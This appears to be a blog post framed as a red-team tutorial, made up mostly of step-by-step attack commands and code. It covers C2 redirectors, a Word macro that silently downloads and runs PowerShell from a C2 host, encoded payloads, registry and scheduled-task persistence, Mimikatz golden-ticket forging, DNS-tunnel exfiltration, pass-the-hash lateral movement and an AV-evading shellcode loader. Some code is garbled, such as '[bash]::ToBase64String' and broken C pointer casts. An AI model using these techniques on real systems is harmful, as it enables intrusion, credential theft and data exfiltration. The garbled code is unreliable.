Listen to this Post

Introduction:
Modern red teaming simulates sophisticated adversaries to test an organization’s detection and response capabilities. This offensive security discipline requires deep knowledge of infrastructure, weaponization, evasion, and lateral movement, particularly within ubiquitous Windows and Active Directory environments. Mastering this lifecycle is essential for building resilient cyber defenses.
Learning Objectives:
- Understand the end-to-end stages of a professional red team engagement, from reconnaissance to exfiltration.
- Gain practical knowledge of key attack vectors, including phishing, malware development, and Active Directory exploitation.
- Learn foundational evasion and operational security (OPSEC) techniques to bypass modern security controls.
You Should Know:
- Building a Covert Command & Control (C2) Infrastructure
A resilient C2 infrastructure is the backbone of any red team operation. It must be stealthy, redundant, and operationally secure to avoid detection and takedown.
Step‑by‑step guide:
- Acquire Infrastructure: Use cloud VPS providers (DigitalOcean, AWS, Azure) with anonymous payment methods. Register domains with privacy protection.
- Configure Redirectors: Set up redirector servers to proxy traffic between targets and your real C2 server, hiding its true location.
Linux Redirector with Socat (for HTTP):
sudo socat TCP4-LISTEN:80,fork TCP4:<C2_SERVER_IP>:80
Configure Apache Mod_Rewrite rules to filter out non-malicious traffic (e.g., from security scanners) based on user-agent or URI.
3. Setup SSL/TLS: Use Let’s Encrypt to generate SSL certificates for your domain, encrypting C2 traffic to blend with normal HTTPS traffic.
4. Configure C2 Server: Install your chosen C2 framework (e.g., Cobalt Strike, Sliver, Mythic). Configure listeners, payloads, and OPSEC profiles to evade network signatures.
2. Weaponizing Payloads & Phishing Campaigns
Delivery and execution are critical. Weaponization involves embedding malicious code into seemingly innocent documents or applications.
Step‑by‑step guide:
1. Create a Macro-Enabled Document:
Open Microsoft Word, create a new document.
Press `ALT + F11` to open the VBA editor.
Insert a new module and paste a PowerShell download cradle:
Sub AutoOpen()
Dim str As String
str = "powershell -nop -w hidden -c ""IEX ((new-object net.webclient).downloadstring('http://YOUR_C2_IP/payload.ps1'))"""
Shell str, vbHide
End Sub
Save the document as a `.docm` file. Use social engineering to encourage enabling macros.
2. PowerShell Obfuscation: Use tools like `Invoke-Obfuscation` to evade signature-based AV.
 Example of a simple obfuscated command
$c = 'IEX (New-Object Net.WebClient).DownloadString(''http://C2_IP/rev.ps1'')';
$bytes = [Text.Encoding]::Unicode.GetBytes($c);
$encoded = [bash]::ToBase64String($bytes);
powershell.exe -EncodedCommand $encoded
3. Launch with Gophish: Set up the Gophish dashboard, create email templates, landing pages, and target lists. Send a test campaign to gauge click-through rates before launching at scale.
3. Establishing Persistence in Windows & Active Directory
Persistence ensures you maintain access after initial compromise, surviving reboots and credential changes.
Step‑by‑step guide:
1. Windows Registry Run Keys:
 Using Cobalt Strike's beacon or a meterpreter session
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Update" /t REG_SZ /d "C:\Users\Public\payload.exe"
2. Scheduled Tasks:
schtasks /create /tn "DailySync" /tr "C:\Windows\System32\evil.dll" /sc daily /st 09:00 /ru SYSTEM
3. Active Directory Persistence (Golden Ticket Attack): Requires Domain Admin privileges.
Dump the KRBTGT account NTLM hash using Mimikatz or similar:
mimikatz lsadump::dcsync /user:krbtgt
Forge a Golden Ticket, providing access to any service for an extended period:
mimikatz kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-... /krbtgt: <KRBTGT_HASH> /ptt
4. Covert Data Exfiltration Techniques
Exfiltrating data without triggering Data Loss Prevention (DLP) systems requires using covert channels.
Step‑by‑step guide:
1. DNS Tunneling with DNSCat2:
On your C2 server, start the DNSCat2 server:
sudo ruby dnscat2.rb --dns domain=yourdomain.com --secret=MySharedSecret
On the compromised Windows host, execute the client:
.\dnscat2-client.exe --dns server=yourdomain.com --secret=MySharedSecret
Tunnel traffic over DNS queries, which are rarely deeply inspected.
2. ICMP Exfiltration (Ping Tunneling): Encode data in the payload of ICMP echo request packets using tools like `ping -p` on Linux or custom scripts.
5. Exploiting Active Directory for Lateral Movement
AD is a treasure trove for attackers. Lateral movement involves pivoting from one compromised account to gain control over others and critical systems.
Step‑by‑step guide:
1. Enumeration with PowerView:
Import-Module .\PowerView.ps1
Get-NetUser | select samaccountname, description, lastlogon
Get-NetComputer -OperatingSystem "Server" | select dnshostname
2. Credential Harvesting: Use in-memory dumping with Mimikatz via Invoke-Mimikatz in PowerShell.
3. Lateral Movement with PsExec & WMI:
 Using Impacket's psexec.py (Linux Attacker)
psexec.py 'CORP/User:[email protected]'

Using WMI from a compromised host (Windows)
wmic /node:"10.0.0.12" /user:"CORP\Admin" /password:"Pass" process call create "cmd.exe /c whoami"
4. Pass-the-Hash Attack:
 Using Impacket's smbexec
smbexec.py -hashes :<NTLM_HASH> CORP/[email protected]
6. Malware Fundamentals & AV Evasion
Understanding basic malware techniques allows for creating custom, undetected payloads.
Step‑by‑step guide:
- Shellcode Injection in C (Windows API): A basic C program that allocates memory, writes shellcode, and creates a thread to execute it.
include <windows.h> int main() { unsigned char shellcode[] = "\xfc\x48\x83..."; // Your shellcode void exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE); memcpy(exec, shellcode, sizeof shellcode); ((void()())exec)(); return 0; } - Compile with Mingw and Obfuscate: Use `i686-w64-mingw32-gcc` to cross-compile on Linux. Then use a packer like `UPX` or a crypter to further evade static AV signatures.
i686-w64-mingw32-gcc payload.c -o payload.exe -s -O2
upx --best payload.exe
What Undercode Say:
- The Modern Red Teamer is a Full-Stack Developer: The skill set has evolved far beyond running scripts. It now encompasses infrastructure-as-code, software development (C, PowerShell, Python), system administration (Windows/Linux), and networking expertise to build realistic, multi-layered attack simulations.
- Defense is Shaped by Understanding Depth: True defensive resilience comes from understanding the intricate “how” and “why” of each attack step. Merely knowing an attack name is insufficient; defenders must comprehend the underlying system abuse to craft effective detections (e.g., Sysmon rules for specific API calls, network analytics for DNS tunneling).
The detailed breakdown of the red team lifecycle highlights a critical shift in cybersecurity training: theoretical knowledge is no longer sufficient. The path described emphasizes hands-on, practical application across the entire kill chain. This approach not only creates more competent attackers but, more importantly, fosters defenders who can think like adversaries. The future of security hinges on this depth of procedural knowledge. As attack tooling becomes more automated and accessible, the defender’s advantage will lie in a fundamental understanding of the tradecraft—enabling them to predict novel attack vectors, design deeper telemetry, and move beyond signature-based blocking to behavior-based threat hunting.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Samyakkatiyar Completed – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


